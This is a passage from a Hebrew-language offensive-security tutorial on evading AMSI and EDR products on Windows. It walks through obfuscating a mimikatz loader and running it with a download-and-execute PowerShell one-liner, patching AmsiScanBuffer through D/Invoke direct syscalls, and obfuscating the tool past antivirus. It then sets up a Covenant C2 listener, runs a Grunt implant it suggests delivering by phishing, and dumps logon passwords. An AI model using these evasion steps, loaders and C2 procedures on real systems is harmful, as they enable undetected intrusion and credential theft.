[*] TOKEN\VARIABLE\1    Random Case + {} + Ticks --> e.g. ${c`hEm`eX}

Invoke-Obfuscation\Token\Variable> 1

[*] Obfuscating 2529 Variable tokens.
[*]             2400 Variable tokens remaining to obfuscate.
[*]             2300 Variable tokens remaining to obfuscate.
[*]             2200 Variable tokens remaining to obfuscate.
[*]             2100 Variable tokens remaining to obfuscate.
[*]             2000 Variable tokens remaining to obfuscate.
```


נשמור את הקוד שעבר ערבול Invoke-NiceLittleKittieobf.ps1 ונריץ בתהליך של PowerShell עם AMSI שרץ בצורה תקינה:

```
PS C:\Users\erezg> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg> iex (new-object net.webclient).downloadstring('...Erez-Goldberg/Invoke-NiceLittleKittieObf/main/Invoke-NiceLittleKittieobf.ps1')
PS C:\Users\erezg> Invoke-Nicelittlekittie

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 18 2022 01:31:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

כך על ידי ערבול הקוד הצלחנו לעקוף את AMSI.

גם אם הצלחנו לעקוף את AMSI, השימוש בכלי Invoke-ReflectivePEInjection יקפיץ התראות ויתגלה על ידי מוצרי EDR. מדוע?

.NET מבוסס על מכניזם בשם (Platform Invoke) P/Invoke אשר מאפשר לאפליקציות .NET גישה למידע ו-APIs בספריות לא מנוהלות (DLLs). על ידי שימוש ב-P/Invoke מפתח C# יכול בקלות לעשות שימוש ב-Windows APIs הסטנדרטים. תוקפים ניצלו את המכניזם הזה בפיתוח כלים התקפיים. כפי שראינו ניתן בקלות להזריק .NET Assemblies ישירות לזכרון ללא קבצים.



Invoke-ReflectivePEInjection משתמש ב-P/Invoke על מנת לקרוא לפונקציות ב-kernel32, כגון:

OpenProcess:

```
$OpenProcessAddr = Get-ProcAddress kernel32.dll OpenProcess
$OpenProcessDelegate = Get-DelegateType @([UInt32], [Bool], [UInt32]) ([IntPtr])
$OpenProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenProcessAddr, $OpenProcessDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name OpenProcess -Value $OpenProcess
```

VirtualAllocEx:

```
$VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
$VirtualAllocExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
```

WriteProcessMemory:

```
$WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll WriteProcessMemory
$WriteProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([Bool])
$WriteProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WriteProcessMemoryAddr, $WriteProcessMemoryDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory
```

CreateRemoteThread:

```
$CreateRemoteThreadAddr = Get-ProcAddress kernel32.dll CreateRemoteThread
$CreateRemoteThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
$CreateRemoteThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateRemoteThreadAddr, $CreateRemoteThreadDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name CreateRemoteThread -Value $CreateRemoteThread
```


אולם לשימוש ב-P/Invoke יש שני חסרונות עיקריים:

- כל פנייה ל-Windows API באמצעות P/Invoke יופיע ב-Import Address Table של קובץ .NET Assembly. כאשר .NET Assembly נטען, ה-Import Address Table תעודכן עם הכתובות של הפונקציות שאליהן יש קריאה. תהליך זה ידוע כסטטי, מאחר והאפליקציה לא צריכה לחפש באופן אקטיבי את הפונקציה לפני הקריאה.

  אם למשל אפליקציה משתמשת ב-P/Invoke לקרוא ל-kernel32!CreateRemoteThread, אז ב-Import Address Table של הקובץ תהיה הפניה לאותה פונקציה עם כוונה להזריק קוד לתהליך אחר (התנהגות אשר נחשבת לחשודה מאוד). מוצרי הגנה בודקים את הImport Address Table של קבצי הרצה ללמוד על ההתנהגות שלהם ויזהו את ההתנהגות החשודה של הקובץ.

- מוצרי הגנה מנטרים קריאות ל-APIs (API Hooking) ויזהו פניות שנעשות דרך P/Invoke. ישנם סוגים שונים ל-API Hooking, ניתן לחשוב על זה כסוג של man-in-the-middle. במקום להצביע על הפונקציה האמיתית, קריאת API מופנית למודול הנשלט על ידי ה-EDR שבו ניתן לבדוק ו/או לבטל אותה.

האם ניתן להשתמש ב-NET. ללא המכניזם של P/Invoke ולהתחמק ממוצרי EDR?



DInvoke

מבחינה התקפית שימוש ב-P/Invoke נחשב כ-Single Point of Failure, אז במקום להשתמש ב-P/Invoke כדי לייבא את קריאות ה-API שבהן רוצים להשתמש, טוענים DLL לזכרון באופן ידני בזמן הרצה וקוראים לפונקציה תוך שימוש ב-pointer לכתובת שלה בזכרון.

תוקפים החלו להשתמש בשיטות לטעינה דינמית מאשר טעינה סטטית. למשל טכניקת AmsiBypass של rasta-mouse, משתמשת ב-P/Invoke:


```
[DllImport("kernel32")]
static extern IntPtr GetProcAddress(
    IntPtr hModule,
    string procName);

[DllImport("kernel32")]
static extern IntPtr LoadLibrary(
    string name);

[DllImport("kernel32")]
static extern bool VirtualProtect(
    IntPtr lpAddress,
    UIntPtr dwSize,
    uint flNewProtect,
    out uint lpflOldProtect);
```

לעומת שימוש בשיטת D/Invoke בטכניקת SyscallAmsiScanBufferBypass:

```
// Get GetProcAddress Address
pLoadLibrary = DInvoke.DynamicGeneric.GetExportAddress(pkernel32, "GetProcAddress");

// Actually Call GetProcAddress for the function mentioned above
var addr = (IntPtr)DInvoke.DynamicGeneric.DynamicFunctionInvoke(pLoadLibrary, typeof(GProcAddr), ref GetProcAddressparams);

Console.WriteLine("[>] Patch address : " + string.Format("{0:X}", addr.ToInt64()) + "\n");

uint oldProtect = 0;

// NtProtectVirtualMemory Syscall
IntPtr stub = DInvoke.DynamicGeneric.GetSyscallStub("NtProtectVirtualMemory");
NtProtectVirtualMemory NtProtectVirtualMemory = (NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub, typeof(NtProtectVirtualMemory));
```

בתחילה מוצרי הגנה עשו Hooking רק לפונקציות ב-kernel32 (למשל OpenProcess), אז תוקפים עקפו את זה על ידי קריאה ישירה לפונקציות בntdll (למשל NtOpenProcess). לכן החלו לבצע Hooking גם על פונקציות ב-ntdll.

מה התוקפים יכולים לעשות?



Syscalls

Syscall זהו האמצעי שבאמצעותו עובר ntdll לקרנל. אנו יכולים "לפרק" את NtOpenProcess ב-windbg בקלות כדי לראות את ההוראות:

```
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ff9`2f4cd1f0 4c8bd1          mov     r10,rcx
00007ff9`2f4cd1f3 b826000000      mov     eax,26h
00007ff9`2f4cd1f8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`2f4cd200 7503            jne     ntdll!NtOpenProcess+0x15 (00007ff9`2f4cd205)
00007ff9`2f4cd202 0f05            syscall
00007ff9`2f4cd204 c3              ret
00007ff9`2f4cd205 cd2e            int     2Eh
00007ff9`2f4cd207 c3              ret
```

ל-D/Invoke יש שיטה מצוינת בשם GetSyscallStub שתקרא ntdll מהדיסק ותמצא את syscall עבור API נתון. לשם הדגמה, זהו ה-API Trace של:

OpenProcess/ VirtualAllocEx / WriteProcessMemory / CreateRemoteThread

(באמצעות API Monitor):

```
OpenProcess ( STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE | PROCESS_QUERY_INFORMATION | PROCESS_SET...
 └NtOpenProcess ( 0x00000000091eb58, STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE | PROCESS_QUERY_IN...
VirtualAllocEx ( 0x0000000000000268, NULL, 323, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE )
 └NtAllocateVirtualMemory ( 0x0000000000000268, 0x00000000091eaf8, 0, 0x00000000091eb00, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE )
WriteProcessMemory ( 0x0000000000000268, 0x0000029a52c90000, 0x0000000003e02dd8, 323, 0x00000000091ef98 )
 └NtWriteVirtualMemory ( 0x0000000000000268, 0x0000029a52c90000, 0x0000000003e02dd8, 323, 0x00000000091eaa0 )
CreateRemoteThread ( 0x0000000000000268, NULL, 0, 0x0000029a52c90000, NULL, 0, NULL )
 └NtCreateThreadEx ( 0x00000000091e5e8, THREAD_ALL_ACCESS, NULL, 0x000000000000026c, 0x0000029a52c90000, NULL, FALSE, 0, 0, 0, 0x00000000091e710 )
```

GetSyscallStub ממפה עותק חדש של ntdll.dll ומעתיק את הבייטים של syscall wrapper מהעותק החדש. משתמשים בזה לביצוע ישיר של syscalls, כפי שניתן לראות ב-SyscallAmsiScanBufferBypass:

```
// NtProtectVirtualMemory Syscall
IntPtr stub = DInvoke.DynamicGeneric.GetSyscallStub("NtProtectVirtualMemory");
NtProtectVirtualMemory = (NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub, typeof(NtProtectVirtualMemory));
```

D/Invoke התווסף גם לפרוייקט SharpSploit - סט כלים התקפיים שנכתבו ב-C# שנועדו להפוך את השימוש ב-NET. כהתקפי לקל יותר עבור צוותי תקיפה בשלבי ה-Post Exploitation. לאחר קימפול הכלי SyscallAmsiScanBufferBypass ננסה להריץ את הקובץ:

```
PS C:\Users\erezg> import-module .\SyscallBypass.dll
import-module : Could not load file or assembly 'file:///C:\Users\erezg\SyscallBypass.dll' or one of its dependencies.
Operation did not complete successfully because the file contains a virus or potentially unwanted software. (Exception
from HRESULT: 0x800700E1)
At line:1 char:1
+ import-module .\SyscallBypass.dll
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Import-Module], FileLoadException
    + FullyQualifiedErrorId : System.IO.FileLoadException,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\Users\erezg> _
```

הכלי מזוהה כזדוני מאחר וכלים שמתפרסמים נחתמים על ידי מוצרי הגנה לאחר זמן קצר. על מנת לעקוף את החתימות יש צורך לבצע ערבול בקוד.

.NET Obfuscation

בנוסף לעקיפת מוצרי אבטחה מבוססי חתימות, ערבול הקוד נחוץ גם על מנת להקשות על חוקרים לחקור את הכלי. מאחר ושפת NET. לא מתקמפלת לקוד מכונה אלא ל-IL, קל לבצע decompiling לקוד המקור (באמצעות dnspy debugger למשל). ישנם כלים רבים שמערבלים NET.:

https://github.com/NotPrab/.NET-Obfuscator

נשתמש בכלי RosFuscator:

```
C:\Users\erezg\Downloads\RosFuscator-main\RosFuscator\bin\Release>RosFuscator.exe
Using MSBuild at 'C:\Program Files\Microsoft Visual Studio\2022\Community\MSBuild\Current\Bin' to load projects.
ROSFUSCATOR

@Flangvik

#Obfuscate only strings and methods
Example: ./RosFuscator.exe /path/to/target/solution/SeatBelt.sln --strings --methods

#Obfuscate all the things!
Example: ./RosFuscator.exe /path/to/target/solution/SeatBelt.sln

[!] Missing solution path!
C:\Users\erezg\Downloads\RosFuscator-main\RosFuscator\bin\Release>
```

לאחר הערבול, נבצע מספר התאמות בקוד, נקמפל ונריץ שוב:

```
PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> Import-Module .\SyscallBypassobf.dll
PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> [Patch._364b7535cb3e415db93d0f9f26865037]::_cba0ebcb9d854b36b937ebfee1be48f7()
[>] Parsing _PEB_LDR_DATA structure of kernel32.dll
[>] Process Handle : 7FFA0B480000
[>] Patch address : 7FFA0B4838C0
[+] NtProtectVirtualMemory success, going to patch it now!
[>] Patching at address : 7FFA0B4838C0
[+] NtProtectVirtualMemory set back to oldprotect!

PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path wa
that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release>
```

כפי שניתן לראות, לאחר הערבול, הכלי לא זוהה כזדוני על ידי AMSI והאנטי-וירוס. הכלי מבצע ערבול של סטרינגים בקוד המקור באמצעות roslyn. מבנה הפקודה:

- Patch - זהו ה-Namespace שרשום בקוד המקור
- _364b7535cb3e415db93d0f9f26865037 - זהו ה-class בקוד המקור לאחר הערבול.
- _cba0ebcb9d854b36b937ebfee1be48f7 - זה שם הפונקציה החדש לאחר הערבול.

```
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
namespace Patch
{
    99+ references
    public class _364b7535cb3e415db93d0f9f26865037
```

מאחר ו-PowerShell מבוסס על NET. התוקפים מעדיפים לרדת שכבה אחת נמוכה יותר מ-PowerShell ללא הצורך להתמודד עם חלק מההגנות של Powershell. עבור תוקפים המעבר מ-PowerShell לשפות NET. (למשל #C) הוא קל.

אולם #C היא לא שפת סקריפטינג כמו PowerShell והקוד צריך בסופו של דבר לעבור קומפילציה. המשמעות של זה היא שהתוקף צריך לקמפל את הכלים שלו ולהעביר למחשב הנתקף. בטווח הארוך מדובר בהשקעת זמן גדולה והתהליך יכול להפוך למסורבל.

האם ניתן להפוך את תהליך הקימפול לאוטומטי לחלוטין?

Modern Offensive .NET Tradecraft

על מנת לתת מענה לתהליך אוטומטי לקימפול כלים ב-#C פותח NET C2 Framwork. בשם Covenant:

COVENANT

Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users

Dashboard

Grunts

Name	Hostname	User	Integrity

Listeners

Name	ListenerType	Status	St

Taskings

Name	Grunt	Task	Status	UserName

פיצ'רים עיקריים:


- ממשק אינטואיטיבי
- Cross-platform
- מותאם לשימוש מספר משתמשים במקביל.
- קומפילציה דינמית - מתבסס על Roslyn API לקמפל #C באופן דינמי.
- Inline C# Execution - execute C# one-liners on Grunt implants
- התאמה אישית למשימות ופרופילים

תהליך ההתקנה הוא קל ופשוט:

1. לוודא שה-SDK של NET Core מותקן בגרסה 3.1.
2. הרצת הפקודות הבאות בטרמינל:

```
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
dotnet run
```

3. גלישה לכתובת https://127.0.0.1:7443
4. הגדרת משתמש:



לאחר מכן נגדיר Listener:

Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users

Create Listener

HttpListener
BridgeListener

Description

Listens on HTTP protocol.

Name

http

BindAddress

0.0.0.0

BindPort

80

ConnectPort

80

ConnectAddresses

192.168.14.68

Urls

http://192.168.14.68:80

+ Add


UseSSL

False

HttpProfile

DefaultHttpProfile

+ Create



לאחר שהגדרנו Listener נגדיר Lanucher (נבחר באופציה של Binary):

Launchers

Name	Description
InstallUtil	Uses installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()
ShellCode	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and ActiveXObject
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and ActiveXOb
Mshta	Uses mshta.exe to launch a Grunt using a COM activated Delegate and ActiveXObjec
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObje
Wscript	Uses wscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObje

ה-Binary Launcher משמש ליצירת קבצים בינאריים מותאמים אישית והוא אחד מאופציות ה-launcher הקלים יותר לשימוש. ברגע שנלחץ על ה-Binary, תצורת ה-Binary Launcher נפתחת:

COVENANT

Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users

Binary Launcher

Generate | Host | Code

Description

Uses a generated .NET Framework binary to launch a Grunt.

Listener	ImplantTemplate	DotNetVersion
http	GruntHTTP	Net40

ValidateCert	UseCertPinning
True	True

Delay	JitterPercent	ConnectAttempts
5	10	5000


KillDate

07/26/2022 4:42 PM

Generate | Download

לאחר שהגדרנו איך נרצה שה-launcher יעבוד, נלחץ על Generate ואז Covenant מקמפל את ה-launcher עם ההגדרות שלנו.


ניתן להוריד את הקובץ או לחלופין ניתן להגדיר את ה-lanucher כ-Url ב-Host:




לצורך ההדגמה נוריד את הקובץ ונריץ אותו במחשב הנתקף:

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\erezg> iwr http://192.168.14.68//GruntHttp.exe -outfile GruntHttp.exe
PS C:\Users\erezg> .\GruntHttp.exe
PS C:\Users\erezg>
```

בתרחיש אמיתי זה יתבצע באמצעות פישינג. פעולה זו תתן לתוקף גישה למחשב הנתקף:



ונוכל למעשה להריץ מודולים ופקודות מרחוק.



באמצעות הפקודה help נוכל לראות את רשימת המודולים:

Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users

Grunt: 5a7248ccf9

Info | Interact | Task | Taskings

```
[6/26/2022 9:53:27 PM UTC] Command submitted
(erez) > help

PrivExchange            Performs the PrivExchange attack by sending a push notification to EWS.
BypassAmsi              Bypasses AMSI by patching the AmsiScanBuffer function.
Shell           Execute a Shell command using CreateProcess.
ShellCmd                Execute a Shell command using CreateProcess with "cmd.exe /c"
ShellRunAs              Execute a Shell command using CreateProcess as a specified user.
ShellCmdRunAs           Execute a Shell command using CreateProcess with "cmd.exe /c" as a specified user.
CreateProcessWithToken          Creates a process with the currently impersonated token.
PowerShell              Execute a PowerShell command.
Assembly                Execute a dotnet Assembly EntryPoint.
AssemblyReflect         Execute a dotnet Assembly method using reflection.
ShellCode               Executes a specified shellcode byte array by copying it to pinned memory, modifying the memory permissions, and executing.
GetNetSession           Gets a list of `SessionInfo`s from specified remote computer(s).
GetNetLoggedOnUser              Gets a list of `LoggedOnUser`s from specified remote computer(s).
GetNetLocalGroupMember          Gets a list of `LocalGroupMember`s from specified remote computer(s).
GetNetLocalGroup                Gets a list of `LocalGroup`s from specified remote computer(s).
GetDomainGroup          Gets a list of specified (or all) group `DomainObject`s in the current Domain.
GetDomainUser           Gets a list of specified (or all) user `DomainObject`s in the current Domain.
GetDomainComputer               Gets a list of specified (or all) computer `DomainObject`s in the current Domain.
Keylogger               Monitor the keystrokes for a specified period of time.
Kerberoast              Perform a "Kerberoast" attack that retrieves crackable service tickets for Domain User's w/ an SPN set.
PortScan                Perform a TCP port scan.
ListDirectory           Get a listing of the current directory.
ProcessList             Get a list of currently running processes.
```

Interact...

ניתן להריץ mimikatz בצורה קלה ומהירה:

```
[6/27/2022 8:49:17 PM UTC] Mimikatz completed
(erez) > Mimikatz sekurlsa::logonpasswords


  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

ופקודות:

```
[6/27/2022 8:51:34 PM UTC] WhoAmI completed
(erez) > whoami

EREZG-WIN10\erezg

[6/27/2022 8:51:50 PM UTC] ListDirectory completed
(erez) > ls

Name
----
C:\Users\erezg\3D Objects
C:\Users\erezg\AppData
C:\Users\erezg\Application Data
```

ל-Covenant יש מעל 60 מודולים אשר מבוססים בעיקר על SharpSploit ו-GhostPack.

